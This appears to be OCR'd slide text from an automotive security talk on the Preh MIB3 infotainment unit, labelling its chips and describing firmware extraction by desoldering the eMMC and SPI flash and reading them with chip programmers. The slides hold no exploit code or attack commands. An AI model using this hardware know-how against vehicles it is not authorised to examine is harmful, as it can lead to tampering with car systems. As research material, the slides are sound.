


Preh MIB3 infotainment unit




Preh MIB3 infotainment unit internals – side A

Renesas R-Car M3 Automotive SoC




Murata WLAN + BT



32MB SPI with low-level firmware

64 GB eMMC with Linux FS

Preh MIB3 infotainment unit internals – side B



NXP Power Controller Chip
Mentioned in MIB3 firmware as PWC
ARM Cortex-M0 (32-bit)


Firmware extraction – dump eMMC and SPI

- Desolder eMMC with infrared rework station
- Desolder SPI with hot air gun
- Use chip programmer to extract data


Chip programmers
RT809H (left), DediProg NuProg E2 (right)

BGA-169 socket

